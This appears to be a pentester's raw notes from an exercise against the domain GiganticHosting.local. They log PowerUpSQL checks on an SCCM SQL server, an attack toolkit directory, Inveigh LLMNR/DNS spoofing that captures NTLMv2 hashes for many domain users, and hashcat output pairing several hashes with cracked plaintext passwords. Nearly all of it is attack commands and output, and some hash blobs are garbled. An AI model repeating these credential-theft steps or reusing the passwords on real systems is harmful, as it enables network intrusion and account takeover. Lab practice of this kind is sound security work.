##MS_SmoExtendedSigningCertificate## Password =
##MS_SmoExtendedSigningCertificate##
VERBOSE: sccm.GiganticHosting.local - Failed Login: User =
##MS_PolicyEventProcessingLogin## Password =
##MS_PolicyEventProcessingLogin##
VERBOSE: sccm.GiganticHosting.local - Failed Login: User =
##MS_PolicyTsqlExecutionLogin## Password =
##MS_PolicyTsqlExecutionLogin##
```

```
VERBOSE: sccm.GiganticHosting.local - Failed Login: User =
##MS_AgentSigningCertificate## Password =
##MS_AgentSigningCertificate##
VERBOSE: sccm.GiganticHosting.local : COMPLETED VULNERABILITY CHECK: Weak Login
Password
VERBOSE: sccm.GiganticHosting.local : START VULNERABILITY CHECK: PERMISSION -
IMPERSONATE LOGIN
VERBOSE: sccm.GiganticHosting.local : CONNECTION SUCCESS.
VERBOSE: sccm.GiganticHosting.local : - No logins could be impersonated.
VERBOSE: sccm.GiganticHosting.local : COMPLETED VULNERABILITY CHECK: PERMISSION -
IMPERSONATE LOGIN
VERBOSE: sccm.GiganticHosting.local : START VULNERABILITY CHECK: Excessive Privilege
- Server Link
VERBOSE: sccm.GiganticHosting.local : CONNECTION SUCCESS.
VERBOSE: sccm.GiganticHosting.local : - No exploitable SQL Server links were found.
VERBOSE: sccm.GiganticHosting.local : COMPLETED VULNERABILITY CHECK: Excessive
Privilege - Server Link
VERBOSE: sccm.GiganticHosting.local : START VULNERABILITY CHECK: Excessive Privilege
- Trusted Database
VERBOSE: sccm.GiganticHosting.local : CONNECTION SUCCESS.
VERBOSE: sccm.GiganticHosting.local : - The database CM_GH1 was found configured as
trustworthy.
VERBOSE: sccm.GiganticHosting.local : COMPLETED VULNERABILITY CHECK: Excessive
Privilege - Trusted Database
VERBOSE: sccm.GiganticHosting.local : START VULNERABILITY CHECK: Excessive Privilege
- Database Ownership Chaining
VERBOSE: sccm.GiganticHosting.local : CONNECTION SUCCESS.
VERBOSE: sccm.GiganticHosting.local : COMPLETED VULNERABILITY CHECK: Excessive
Privilege - Database Ownership Chaining
VERBOSE: sccm.GiganticHosting.local : START VULNERABILITY CHECK: PERMISSION - CREATE
PROCEDURE
VERBOSE: sccm.GiganticHosting.local : CONNECTION SUCCESS
VERBOSE: sccm.GiganticHosting.local : Grabbing permissions for the master
database...
VERBOSE: sccm.GiganticHosting.local : Grabbing permissions for the tempdb
database...
VERBOSE: sccm.GiganticHosting.local : Grabbing permissions for the msdb database...
VERBOSE: sccm.GiganticHosting.local : - The current login doesn't have the CREATE
PROCEDURE permission in any
databases.
VERBOSE: sccm.GiganticHosting.local : COMPLETED VULNERABILITY CHECK: PERMISSION -
CREATE PROCEDURE
VERBOSE: sccm.GiganticHosting.local : START VULNERABILITY CHECK: Excessive Privilege
- xp_dirtree
VERBOSE: sccm.GiganticHosting.local : CONNECTION SUCCESS.
VERBOSE: sccm.GiganticHosting.local : - At least one principal has EXECUTE
privileges on xp_dirtree.
VERBOSE: sccm.GiganticHosting.local : COMPLETED VULNERABILITY CHECK: Excessive
Privilege - XP_DIRTREE
VERBOSE: sccm.GiganticHosting.local : START VULNERABILITY CHECK: Excessive Privilege
- xp_fileexist
VERBOSE: sccm.GiganticHosting.local : CONNECTION SUCCESS.
VERBOSE: sccm.GiganticHosting.local : - The  principal has EXECUTE privileges on
xp_fileexist.
```

```
VERBOSE: sccm.GiganticHosting.local : - You have Administrator rights. Inveigh will
be loaded.
```

```
Get-SQLInstanceDomain | Get-SQLDatabase -NoDefaults


ComputerName        : sccm.GiganticHosting.local
Instance            : sccm.GiganticHosting.local,1433
DatabaseId          : 5
DatabaseName        : CM_GH1
DatabaseOwner       : sa
OwnerIsSysadmin     : 1
is_trustworthy_on   : True
is_db_chaining_on   : False
is_broker_enabled   : True
is_encrypted        : False
is_read_only        : False
create_date         : 1/6/2020 8:16:35 AM
recovery_model_desc : SIMPLE
FileName            : C:\Program Files\Microsoft SQL
Server\MSSQL14.MSSQLSERVER\MSSQL\DATA\CM_GH1.mdf
DbSizeMb            :
has_dbaccess        : 0

ComputerName        : sccm.GiganticHosting.local
Instance            : sccm.GiganticHosting.local
DatabaseId          : 5
DatabaseName        : CM_GH1
DatabaseOwner       : sa
OwnerIsSysadmin     : 1
is_trustworthy_on   : True
is_db_chaining_on   : False
is_broker_enabled   : True
is_encrypted        : False
is_read_only        : False
create_date         : 1/6/2020 8:16:35 AM
recovery_model_desc : SIMPLE
FileName            : C:\Program Files\Microsoft SQL
Server\MSSQL14.MSSQLSERVER\MSSQL\DATA\CM_GH1.mdf
DbSizeMb            :
has_dbaccess        : 0
```

We can list the databases

```
Get-SQLQuery -Verbose -Instance sccm.gigantichosting.local -query "select name FROM
sys.databases"
VERBOSE: sccm.gigantichosting.local : Connection Success.

name
----
master
tempdb
model
msdb
CM_GH1
```

Get-SQLInstanceDomain | Get-SQLDatabase

```
ComputerName        : sccm.GiganticHosting.local
Instance            : sccm.GiganticHosting.local
DatabaseId          : 5
DatabaseName        : CM_GH1
DatabaseOwner       : sa
OwnerIsSysadmin     : 1
is_trustworthy_on   : True
is_db_chaining_on   : False
is_broker_enabled   : True
is_encrypted        : False
is_read_only        : False
create_date         : 1/6/2020 8:16:35 AM
recovery_model_desc : SIMPLE
FileName            : C:\Program Files\Microsoft SQL
Server\MSSQL14.MSSQLSERVER\MSSQL\DATA\CM_GH1.mdf
DbSizeMb            :
has_dbaccess        : 0
```

Also started experimenting with cobaltstrike (4.1)

- https://petri.com/windows-server-2016-set-privileged-access-management

ADIDNS added * for megabank domain earlier

```
*Evil-WinRM* PS C:\Users\administrator\Documents> ping fufutos.gigantichosting.local

Pinging fufutos.gigantichosting.local [192.168.21.123] with 32 bytes of data:
Reply from 192.168.21.123: bytes=32 time<1ms TTL=128
Reply from 192.168.21.123: bytes=32 time<1ms TTL=128
Reply from 192.168.21.123: bytes=32 time<1ms TTL=128
```

```
C:\Users\hoxha>cd ..

C:\Users>cd Administrator/Docu
The system cannot find the path specified.

C:\Users>cd Administrator/Documents

C:\Users\Administrator\Documents>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator\Documents> ls


    Directory: C:\Users\Administrator\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       12/19/2020   6:06 PM                loot
-a----       12/19/2020   6:06 PM         534016 cube.exe
-a----       12/19/2020  11:06 PM         303195 inveigh.ps1
-a----       12/19/2020  10:30 PM         135586 mad.ps1
-a----       12/19/2020   5:52 PM        1309448 mm64.exe
-a----       12/19/2020   3:50 PM          45272 nc64.exe
-a----       12/19/2020   3:52 PM         197409 PowerSCCM.ps1
-a----       12/19/2020  11:06 PM         374944 PsExec64.exe
-a----       12/19/2020   5:22 PM        5406208 rev.exe
-a----       12/19/2020   4:11 PM        5406208 revsocks.exe
-a----       12/19/2020   9:25 PM          41984 RunasCs_net4.exe


PS C:\Users\Administrator\Documents> whoami
servicedesk\hoxha
PS C:\Users\Administrator\Documents> Import-Module .\inveigh.ps1
PS C:\Users\Administrator\Documents>  Invoke-Inveigh -ConsoleOutput Y
[*] Inveigh 1.506 started at 2020-12-19T23:07:56
[+] Elevated Privilege Mode = Enabled
[+] Primary IP Address = 192.168.21.123
[+] Spoofer IP Address = 192.168.21.123
[+] ADIDNS Spoofer = Disabled
[+] DNS Spoofer = Enabled
[+] DNS TTL = 30 Seconds
[+] LLMNR Spoofer = Enabled
[+] LLMNR TTL = 30 Seconds
[+] mDNS Spoofer = Disabled
[+] NBNS Spoofer = Disabled
[+] SMB Capture = Enabled
[+] HTTP Capture = Enabled
[+] HTTPS Capture = Disabled
[+] HTTP/HTTPS Authentication = NTLM
[+] WPAD Authentication = NTLM
[+] WPAD NTLM Authentication Ignore List = Firefox
[+] WPAD Response = Enabled
[+] Kerberos TGT Capture = Disabled
[+] Machine Account Capture = Disabled
[+] Console Output = Full
[+] File Output = Disabled
WARNING: [!] Run Stop-Inveigh to stop
[*] Press any key to stop console output
[+] [2020-12-19T23:07:56] TCP(443) SYN packet detected from 192.168.20.31:46048
[+] [2020-12-19T23:07:58] TCP(443) SYN packet detected from 192.168.20.31:48338
[+] [2020-12-19T23:07:59] TCP(443) SYN packet detected from 192.168.20.31:50680
[+] [2020-12-19T23:08:00] TCP(443) SYN packet detected from 192.168.20.31:53048
[+] [2020-12-19T23:08:01] TCP(443) SYN packet detected from 192.168.20.31:55468
[+] [2020-12-19T23:08:02] TCP(445) SYN packet detected from 192.168.21.10:52476
[+] [2020-12-19T23:08:02] SMB(445) negotiation request detected from
192.168.21.10:52476
[+] [2020-12-19T23:08:03] TCP(445) SYN packet detected from 192.168.21.10:52477
[+] [2020-12-19T23:08:03] SMB(445) negotiation request detected from
192.168.21.10:52477
[+] [2020-12-19T23:08:03] TCP(443) SYN packet detected from 192.168.20.31:57940
[+] [2020-12-19T23:08:03] Domain mapping added for GIGANTICHOSTING to
GiganticHosting.local
[+] [2020-12-19T23:08:03] SMB(445) NTLM challenge 3ADEA6704B2DC182 sent to
192.168.21.10:52477
[+] [2020-12-19T23:08:03] SMB(445) NTLMv2 captured for gigantichosting.local\m.doe
from 192.168.21.10(DC):52477:
m.doe::gigantichosting.local:3ADEA6704B2DC182:7BF0D31469C0B9C64C38CD03E28D81F5:01010
00000000000BC93AFDB9ED6D601DE8613170529276C0000000002001E0047004900470041004E0054004
900430048004F00530054004900E0047000100160053004500520056004900430045004400450053004
B0004002A0047006900670061006E0074006900630048006F007300740069006E0067002E006C006F006
30061006C0003004200730065007200760069006300650064006500730006B002E0047006900670061006
E0074006900630048006F007300740069006E0067002E006C006F00630061006C0005002A00470069006
70061006E0074006900630048006F007300740069006E0067002E006C006F00630061006C0007000800B
C93AFDB9ED6D601060004000200000008003000300000000000000000000000000004000003CBCF8C84227E
03B3782B60CB79625F6447AF52309A56E8D763987775B56FAB80A001000000000000000000000000000
000000009004A0063006900660073002F00660069006C006500730006500720076006500720 02E0067006
900670061006E0074006900630068006F007300740069006E0067002E006C006F00630061006C0000000
00000000000
[+] [2020-12-19T23:08:04] TCP(445) SYN packet detected from 192.168.21.10:52478
[+] [2020-12-19T23:08:04] SMB(445) negotiation request detected from
192.168.21.10:52478
[+] [2020-12-19T23:08:04] SMB(445) NTLM challenge 071BC4BD307878E8 sent to
192.168.21.10:52478
[+] [2020-12-19T23:08:04] SMB(445) NTLMv2 captured for
gigantichosting.local\s.svensson from 192.168.21.10(DC):52478:
```

```
s.svensson::gigantichosting.local:071BC4BD307878E8:7B978E75D59D3AA4709C062BA65CED68:
01010000000000009ED556DC9ED6D601215F2D97D60474150000000002001E0047004900470041004E00
54004900430048004F005300540049004E00470001001600530045005200560049004300450044004500
53004B0004002A0047006900670061006E0074006900630048006F007300740069006E0067002E006C00
6F00630061006C000300420073006500720076006900630065006400650073006B002E00470069006700
61006E0074006900630048006F007300740069006E0067002E006C006F00630061006C0005002A004700
6900670061006E0074006900630048006F007300740069006E0067002E006C006F00630061006C000700
08009ED556DC9ED6D60106000400020000000800300030000000000000000000000000004000003CBCF8C8
4227E03B3782B60CB79625F6447AF52309A56E8D763987775B56FAB80A00100000000000000000000000
000000000000009004A0063006900660073002F00660069006C0065007300650072007600650072002E00
67006900670061006E0074006900630068006F007300740069006E0067002E006C006F00630061006C00
0000000000000000
[+] [2020-12-19T23:08:04] TCP(443) SYN packet detected from 192.168.20.31:60438
[+] [2020-12-19T23:08:05] TCP(445) SYN packet detected from 192.168.21.10:52479
[+] [2020-12-19T23:08:05] SMB(445) negotiation request detected from
192.168.21.10:52479
[+] [2020-12-19T23:08:05] SMB(445) NTLM challenge D514DB34A96EFA32 sent to
192.168.21.10:52479
[+] [2020-12-19T23:08:05] SMB(445) NTLMv2 captured for
gigantichosting.local\l.larsson from 192.168.21.10(DC):52479:
l.larsson::gigantichosting.local:D514DB34A96EFA32:7F70F98C43A1EB1F28824E7AB0727CB4:0
1010000000000000932F4DC9ED6D601923F3DC3BF340ED40000000002001E0047004900470041004E005
4004900430048004F005300540049004E004700010016005300450052005600490043004500440045005
3004B0004002A0047006900670061006E0074006900630048006F007300740069006E0067002E006C006
F00630061006C000300420073006500720076006900630065006400650073006B002E004700690067006
1006E0074006900630048006F007300740069006E0067002E006C006F00630061006C0005002A0047006
900670061006E0074006900630048006F007300740069006E0067002E006C006F00630061006C0007000
8000932F4DC9ED6D60106000400020000000800300030000000000000000000000000004000003CBCF8C84
227E03B3782B60CB79625F6447AF52309A56E8D763987775B56FAB80A001000000000000000000000000
0000000000009004A0063006900660073002F00660069006C0065007300650072007600650072002E006
7006900670061006E0074006900630068006F007300740069006E0067002E006C006F00630061006C000
000000000000000
[+] [2020-12-19T23:08:05] TCP(443) SYN packet detected from 192.168.20.31:34756
[+] [2020-12-19T23:08:06] TCP(445) SYN packet detected from 192.168.21.10:52480
[+] [2020-12-19T23:08:06] SMB(445) negotiation request detected from
192.168.21.10:52480
[+] [2020-12-19T23:08:06] SMB(445) NTLM challenge A958C376F8EF9A42 sent to
192.168.21.10:52480
[+] [2020-12-19T23:08:06] SMB(445) NTLMv2 captured for
gigantichosting.local\s.helmer from 192.168.21.10(DC):52480:
s.helmer::gigantichosting.local:A958C376F8EF9A42:37C0F43576D01E3B70C0872B454C1AA5:01
01000000000000448C91DD9ED6D6013CC197DD6144455A0000000002001E0047004900470041004E0054
004900430048004F005300540049004E0047000100160053004500520056004900430045004400450053
004B0004002A0047006900670061006E0074006900630048006F007300740069006E0067002E006C006F
00630061006C000300420073006500720076006900630065006400650073006B002E0047006900670061
006E0074006900630048006F007300740069006E0067002E006C006F00630061006C0005002A00470069
00670061006E0074006900630048006F007300740069006E0067002E006C006F00630061006C00070008
00448C91DD9ED6D60106000400020000000800300030000000000000000000000000004000003CBCF8C842
27E03B3782B60CB79625F6447AF52309A56E8D763987775B56FAB80A0010000000000000000000000000
000000000009004A0063006900660073002F00660069006C0065007300650072007600650072002E0067
006900670061006E0074006900630068006F007300740069006E0067002E006C006F00630061006C0000
00000000000000
[+] [2020-12-19T23:08:07] TCP(443) SYN packet detected from 192.168.20.31:37332
[+] [2020-12-19T23:08:07] TCP(445) SYN packet detected from 192.168.21.10:52481
[+] [2020-12-19T23:08:07] SMB(445) negotiation request detected from
192.168.21.10:52481
[+] [2020-12-19T23:08:07] SMB(445) NTLM challenge 41A15B8EEC72E79A sent to
192.168.21.10:52481
[+] [2020-12-19T23:08:07] SMB(445) NTLMv2 captured for giganticosting.local\j.smith
from 192.168.21.10(DC):52481:
j.smith::giganticosting.local:41A15B8EEC72E79A:F1FE2F68072E1C57FC1A3AE03F36D4F1:010
1000000000000A9D23ADE9ED6D601F2681335D9CA0D2C0000000002001E0047004900470041004E00540
04900430048004F005300540049004E004700010016005300450052005600490043004500440045000530
04B0004002A0047006900670061006E0074006900630048006F007300740069006E0067002E006C006F0
0630061006C0003004200730065007200760069006300650064006500730006B002E0047006900670061 0
06E0074006900630048006F007300740069006E0067002E006C006F00630061006C0005002A004700690
0670061006E0074006900630048006F007300740069006E0067002E006C006F00630061006C000700080
0A9D23ADE9ED6D60106000400020000000800300030000000000000000000000000004000003CBCF8C8422
7E03B3782B60CB79625F6447AF52309A56E8D763987775B56FAB80A00100000000000000000000000000
00000000009004A0063006900660073002F00660069006C0065007300650072007600650072002E00670
06900670061006E0074006900630068006F007300740069006E0067002E006C006F00630061006C00000
0000000000000
[+] [2020-12-19T23:08:08] TCP(443) SYN packet detected from 192.168.20.31:39960
[+] [2020-12-19T23:08:08] TCP(445) SYN packet detected from 192.168.21.10:52482
[+] [2020-12-19T23:08:08] SMB(445) negotiation request detected from
192.168.21.10:52482
[+] [2020-12-19T23:08:08] SMB(445) NTLM challenge 7655C2D5C5A196D8 sent to
192.168.21.10:52482
[+] [2020-12-19T23:08:08] SMB(445) NTLMv2 captured for
giganticosting.local\l.rodriguez from 192.168.21.10(DC):52482:
l.rodriguez::giganticosting.local:7655C2D5C5A196D8:1B36EAE65558861702548645 47B62E5F
:01010000000000000BCACEDE9ED6D601E4974F531E00B7E80000000002001E0047004900470041004E0
054004900430048004F005300540049004E00470001001600530045005200560049004300450044004500450
053004B0004002A0047006900670061006E0074006900630048006F007300740069006E0067002E006C0
06F00630061006C0003004200730065007200760069006300650064006500730006B002E00470069006700 670
061006E0074006900630048006F007300740069006E0067002E006C006F00630061006C0005002A00470
06900670061006E0074006900630048006F007300740069006E0067002E006C006F00630061006C00070
008000BCACEDE9ED6D60106000400020000000800300030000000000000000000000000004000003CBCF8C
84227E03B3782B60CB79625F6447AF52309A56E8D763987775B56FAB80A0010000000000000000000000
000000000000009004A0063006900660073002F00660069006C0065007300650072007600650072002E0
067006900670061006E0074006900630068006F007300740069006E0067002E006C006F00630061006C0
00000000000000000
[+] [2020-12-19T23:08:09] TCP(445) SYN packet detected from 192.168.21.10:52483
[+] [2020-12-19T23:08:09] SMB(445) negotiation request detected from
192.168.21.10:52483
[+] [2020-12-19T23:08:09] SMB(445) NTLM challenge 45D273D6A4976340 sent to
192.168.21.10:52483
[+] [2020-12-19T23:08:09] SMB(445) NTLMv2 captured for
giganticosting.local\d.johson from 192.168.21.10(DC):52483:
```

```
d.johson::giganticHosting.local:45D273D6A4976340:2C7CD3A71E7EB27ABD3D93F481FCDD5D:01
0100000000000BF9D69DF9ED6D60164B84014F01E5B310000000002001E0047004900470041004E0054
004900430048004F005300540049004E004700010016005300450052005600490043004500440045005З
004B0004002A00470069006700610066E007400690063048006F007300740069006E0067002E006C006F
00630061006C000300420073006500720076006900630065006400650073006B002E0047006900670061
006E0074006900630048006F007300740069006E0067002E006C006F00630061006C0005002A00470069
00670061006E0074006900630048006F007300740069006E0067002E006C006F00630061006C00070008
00BF9D69DF9ED6D601060004000200000008003000300000000000000000000000000004000003CBCF8C842
27E03B3782B60CB79625F6447AF52309A56E8D763987775B56FAB80A001000000000000000000000000
00000000009004A00630069006600073002F00660069006C006500730065007200760065072002E0067
006900670061006E0074006900630068006F007300740069006E0067002E006C006F00630061006C0000
00000000000000
[+] [2020-12-19T23:08:09] TCP(443) SYN packet detected from 192.168.20.31:42614
[+] [2020-12-19T23:08:10] TCP(445) SYN packet detected from 192.168.21.10:52484
[+] [2020-12-19T23:08:10] SMB(445) negotiation request detected from
192.168.21.10:52484
[+] [2020-12-19T23:08:10] SMB(445) NTLM challenge EA3107AE9F3B504E sent to
192.168.21.10:52484
[+] [2020-12-19T23:08:10] SMB(445) NTLMv2 captured for
gigantichosting.local\j.johson from 192.168.21.10(DC):52484:
j.johson::gigantichosting.local:EA3107AE9F3B504E:7045169B6C4FA7A538DAEB7A5640C424:01
0100000000000DB5F09E09ED6D601C27D21F695F10468000000002001E0047004900470041004E0054
004900430048004F005300540049004E0047000100160053004500520056004900430045004400450053
004B0004002A0047006900670061006E0074006900630048006F007300740069006E0067002E006C006F
00630061006C000300420073006500720076006900630065006400650073006B002E0047006900670061
006E0074006900630048006F007300740069006E0067002E006C006F00630061006C0005002A00470069
00670061006E0074006900630048006F007300740069006E0067002E006C006F00630061006C00070008
00DB5F09E09ED6D601060004000200000008003000300000000000000000000000000004000003CBCF8C842
27E03B3782B60CB79625F6447AF52309A56E8D763987775B56FAB80A001000000000000000000000000
00000000009004A00630069006600073002F00660069006C006500730065007200760065072002E0067
006900670061006E0074006900630068006F007300740069006E0067002E006C006F00630061006C0000
00000000000000
[+] [2020-12-19T23:08:11] TCP(443) SYN packet detected from 192.168.20.31:45322
[+] [2020-12-19T23:08:11] TCP(445) SYN packet detected from 192.168.21.10:52487
[+] [2020-12-19T23:08:11] SMB(445) negotiation request detected from
192.168.21.10:52487
[+] [2020-12-19T23:08:11] SMB(445) NTLM challenge C510D164CEBAEEC0 sent to
192.168.21.10:52487
[+] [2020-12-19T23:08:11] SMB(445) NTLMv2 captured for gigantichosting.local\f.allen
from 192.168.21.10(DC):52487:
f.allen::gigantichosting.local:C510D164CEBAEEC0:1CF627CC9D2C2774076DCF7AC9679398:010
10000000000009154A4E09ED6D60196055D1C87C06F150000000002001E0047004900470041004E00540
0490043004800 4F005300540049004E00470001001600530045005200560049004300450044004500530
04B0004002A0047006900670061006E0074006900630048006F007300740069006E0067002E006C006F0
0630061006C000300420073006500720076006900630065006400650073006B002E00470069006700610
06E0074006900630048006F007300740069006E0067002E006C006F00630061006C0005002A004700690
0670061006E0074006900630048006F007300740069006E0067002E006C006F00630061006C000700080
09154A4E09ED6D601060004000200000008003000300000000000000000000000000004000003CBCF8C8422
7E03B3782B60CB79625F6447AF52309A56E8D763987775B56FAB80A0010000000000000000000000000
0000000009004A00630069006600073002F00660069006C006500730065007200760065072002E00670
06900670061006E0074006900630068006F007300740069006E0067002E006C006F00630061006C00000
0000000000000
[+] [2020-12-19T23:08:12] TCP(443) SYN packet detected from 192.168.20.31:48054
[+] [2020-12-19T23:08:12] TCP(445) SYN packet detected from 192.168.21.10:52488
[+] [2020-12-19T23:08:12] SMB(445) negotiation request detected from
192.168.21.10:52488
[+] [2020-12-19T23:08:13] TCP(445) SYN packet detected from 192.168.21.10:52489
[+] [2020-12-19T23:08:13] SMB(445) negotiation request detected from
192.168.21.10:52489
[+] [2020-12-19T23:08:13] SMB(445) NTLM challenge D5B8E8E4FF6C6B99 sent to
192.168.21.10:52489
[+] [2020-12-19T23:08:13] SMB(445) NTLMv2 captured for
gigantichosting.local\c.jackson from 192.168.21.10(DC):52489:
c.jackson::gigantichosting.local:D5B8E8E4FF6C6B99:C5584D3EB41577BE982D19A79C3DCF33:0
10100000000000054A8DCE19ED6D6013D68DDA1B1747E550000000002001E0047004900470041004E005
4004900430048004F005300540049004E004700010016005300450052005600490043004500440045005
3004B0004002A0047006900670061006E0074006900630048006F007300740069006E0067002E006C006
F00630061006C000300420073006500720076006900630065006400650073006B002E004700690067006
1006E0074006900630048006F007300740069006E0067002E006C006F00630061006C0005002A0047006
900670061006E0074006900630048006F007300740069006E0067002E006C006F00630061006C0007000
80054A8DCE19ED6D60106000400020000000800300030000000000000000000000000004000003CBCF8C84
227E03B3782B60CB79625F6447AF52309A56E8D763987775B56FAB80A001000000000000000000000000
0000000000009004A0063006900660073002F00660069006C0065007300650072007600650072002E006
7006900670061006E0074006900630068006F007300740069006E0067002E006C006F00630061006C000
000000000000000
[+] [2020-12-19T23:08:13] TCP(443) SYN packet detected from 192.168.20.31:50838
[+] [2020-12-19T23:08:14] TCP(445) SYN packet detected from 192.168.21.10:52490
[+] [2020-12-19T23:08:14] SMB(445) negotiation request detected from
192.168.21.10:52490
[+] [2020-12-19T23:08:14] SMB(445) NTLM challenge 7A499439F6C81208 sent to
192.168.21.10:52490
[+] [2020-12-19T23:08:14] SMB(445) NTLMv2 captured for gigantichosting.local\m.moore
from 192.168.21.10(DC):52490:
m.moore::gigantichosting.local:7A499439F6C81208:49B8CB4ECDEDBC2E35FF2CC60E4CEDBA:010
100000000000081057AE29ED6D6012E4CE988F2DB68420000000002001E0047004900470041004E00540
04900430048004F005300540049004E004700010016005300450052005600490043004500440045005300
04B0004002A0047006900670061006E0074006900630048006F007300740069006E0067002E006C006F0
0630061006C000300420073006500720076006900630065006400650073006B002E00470069006700610
06E0074006900630048006F007300740069006E0067002E006C006F00630061006C0005002A004700690
0670061006E0074006900630048006F007300740069006E0067002E006C006F00630061006C000700080
081057AE29ED6D60106000400020000000800300030000000000000000000000000004000003CBCF8C8422
7E03B3782B60CB79625F6447AF52309A56E8D763987775B56FAB80A00100000000000000000000000000
00000000009004A0063006900660073002F00660069006C0065007300650072007600650072002E00670
06900670061006E0074006900630068006F007300740069006E0067002E006C006F00630061006C00000
0000000000000
[+] [2020-12-19T23:08:15] TCP(443) SYN packet detected from 192.168.20.31:53648
[+] [2020-12-19T23:08:15] TCP(445) SYN packet detected from 192.168.21.10:52491
[+] [2020-12-19T23:08:15] SMB(445) negotiation request detected from
192.168.21.10:52491
[+] [2020-12-19T23:08:15] SMB(445) NTLM challenge 0DA0AA01509C8FBC sent to
192.168.21.10:52491
[+] [2020-12-19T23:08:15] SMB(445) NTLMv2 captured for gigantichosting.local\r.tayor
from 192.168.21.10(DC):52491:
```

```
r.tayor::giganticho sting.local:0DA0AA01509C8FBC:A2C299FD471A78805AFC0B7E983A6BF1:010
10000000000004E1128E39ED6D60110190269B9AE493F0000000002001E0047004900470041004E00540
04900430048004F005300540049004E0047000100160053004500520056004900430045004400450053 0
04B0004002A0047006900670061006E0074006900630048006F0073007400690006E0067002E006C006F0
0630061006C0003004200730065007200760069006300650064006500 73006B002E00470069006700610
06E0074006900630048006F0073007400690 06E0067002E006C006F00630061006C0005002A004700690
0670061006E0074006900630048006F0073007400690 06E0067002E006C006F00630061006C000700080
04E1128E39ED6D6010600040002000000080030003000000000000000000000000004000003CBCF8C8422
7E03B3782B60CB79625F6447AF52309A56E8D763987775B56FAB80A001000000000000000000000000000
00000000009004A0063006900660073002F00660069006C00650073006500720076006500 72002E00670
06900670061006E0074006900630068006F0073007400690 06E0067002E006C006F00630061006C00000
0000000000000
[+] [2020-12-19T23:08:16] TCP(443) SYN packet detected from 192.168.20.31:56484
[+] [2020-12-19T23:08:17] TCP(443) SYN packet detected from 192.168.20.31:59372
[+] [2020-12-19T23:08:47] TCP(443) SYN packet detected from 192.168.20.31:44204
[+] [2020-12-19T23:08:48] TCP(443) SYN packet detected from 192.168.20.31:45532
[+] [2020-12-19T23:08:50] TCP(443) SYN packet detected from 192.168.20.31:46938
[+] [2020-12-19T23:08:50] TCP(445) SYN packet detected from 192.168.20.31:57076
[+] [2020-12-19T23:08:50] SMB(445) negotiation request detected from
192.168.20.31:57076
[+] [2020-12-19T23:08:51] TCP(445) SYN packet detected from 192.168.20.31:57534
[+] [2020-12-19T23:09:21] TCP(443) SYN packet detected from 192.168.20.31:41740
[+] [2020-12-19T23:09:23] TCP(443) SYN packet detected from 192.168.20.31:44420
```

hashcat -m 5600

```
J.SMITH::gigantichosting.local:db64facaa54a2609:b082abfd46a572d77e17abffb6eb4a5a:010
1000000000000f44375ebd8d3d601b7b03920932bb4390000000002001e0047004900470041004e00540
04900430048004f005300540049004e00470001001600530045005200560049004300450044004500530
04b0004002a0047006900670061006e0074006900630048006f007300740069006e0067002e006c006f0
0630061006c000300420073006500720076006900630065006400650073006b002e00470069006700610
06e0074006900630048006f007300740069006e0067002e006c006f00630061006c0005002a004700690
0670061006e0074006900630048006f007300740069006e0067002e006c006f00630061006c000700080
0f44375ebd8d3d60106000400020000000800300030000000000000000000000000004000006d8750e3c70
203c23e4d7acda4adfb05fa3f33606c9cb634ff3ec988c8d8568a0a00100000000000000000000000000
00000000009004a0063006900660073002f00660069006c0065007300650072007600650072002e00670
06900670061006e0074006900630068006f007300740069006e0067002e006c006f00630061006c00000
0000000000000:Qwerty1!
S.SVENSSON::gigantichosting.local:7c23e3864c808039:67c79936a3888080038df60eed095cc6:
0101000000000000627fa0e9d8d3d60129ba22219bc324b50000000002001e0047004900470041004e00
54004900430048004f005300540049004e00470001001600530045005200560049004300450044004500
53004b0004002a0047006900670061006e0074006900630048006f007300740069006e0067002e006c00
6f00630061006c000300420073006500720076006900630065006400650073006b002e00470069006700
61006e0074006900630048006f007300740069006e0067002e006c006f00630061006c0005002a004700
6900670061006e0074006900630048006f007300740069006e0067002e006c006f00630061006c000700
0800627fa0e9d8d3d60106000400020000000800300030000000000000000000000000004000006d8750e3
c70203c23e4d7acda4adfb05fa3f33606c9cb634ff3ec988c8d8568a0a00100000000000000000000000
0000000000009004a0063006900660073002f00660069006c0065007300650072007600650072002e00
67006900670061006e0074006900630068006f007300740069006e0067002e006c006f00630061006c00
0000000000000000:Qwerty123
L.LARSSON::gigantichosting.local:90d21c96ed34e5b4:dbfab9c4268485fed0e05cdcf269ad0f:0
1010000000000008cf33bead8d3d6014a8481f3f2ebc91b0000000002001e0047004900470041004e005
4004900430048004f005300540049004e004700010016005300450052005600490043004500440045005
3004b0004002a0047006900670061006e0074006900630048006f007300740069006e0067002e006c006
f00630061006c000300420073006500720076006900630065006400650073006b002e004700690067006
1006e0074006900630048006f007300740069006e0067002e006c006f00630061006c0005002a0047006
900670061006e0074006900630048006f007300740069006e0067002e006c006f00630061006c0007000
8008cf33bead8d3d60106000400020000000800300030000000000000000000000000004000006d8750e3c
70203c23e4d7acda4adfb05fa3f33606c9cb634ff3ec988c8d8568a0a001000000000000000000000000
0000000000009004a0063006900660073002f00660069006c0065007300650072007600650072002e006
7006900670061006e0074006900630068006f007300740069006e0067002e006c006f00630061006c000
000000000000000:Password123
L.RODRIGUEZ::gigantichosting.local:5024fca462d06c7c:268907bf1a87e4e79e4999fb800e73bb
:0101000000000000983d10ecd8d3d601e7ef260e0d9fed8c0000000002001e0047004900470041004e0
054004900430048004f005300540049004e0047000100160053004500520056004900430045004400450
053004b0004002a0047006900670061006e0074006900630048006f007300740069006e0067002e006c0
06f00630061006c000300420073006500720076006900630065006400650073006b002e0047006900670
061006e0074006900630048006f007300740069006e0067002e006c006f00630061006c0005002a00470
06900670061006e0074006900630048006f007300740069006e0067002e006c006f00630061006c00070
00800983d10ecd8d3d60106000400020000000800300030000000000000000000000000004000006d8750e
3c70203c23e4d7acda4adfb05fa3f33606c9cb634ff3ec988c8d8568a0a0010000000000000000000000
000000000000009004a0063006900660073002f00660069006c0065007300650072007600650072002e0
067006900670061006e0074006900630068006f007300740069006e0067002e006c006f00630061006c0
00000000000000000:London10
```

```
S.HELMER::gigantichosting.local:7fa9ab844c998a60:698e8e39fb8426a306c9b2784ccb0e37:01
010000000000005789d9ead8d3d6016b107b1f0c6fcfae000000000002001e0047004900470041004e0054
004900430048004f005300540049004e0047000100160053004500520056004900430045004400450053
004b0004002a004700690067006100 6e007400690063004800 6f007300740069006e0067002e006c006f
00630061006c0003004200730065007200760069006300650064006500730006b002e0047006900670061
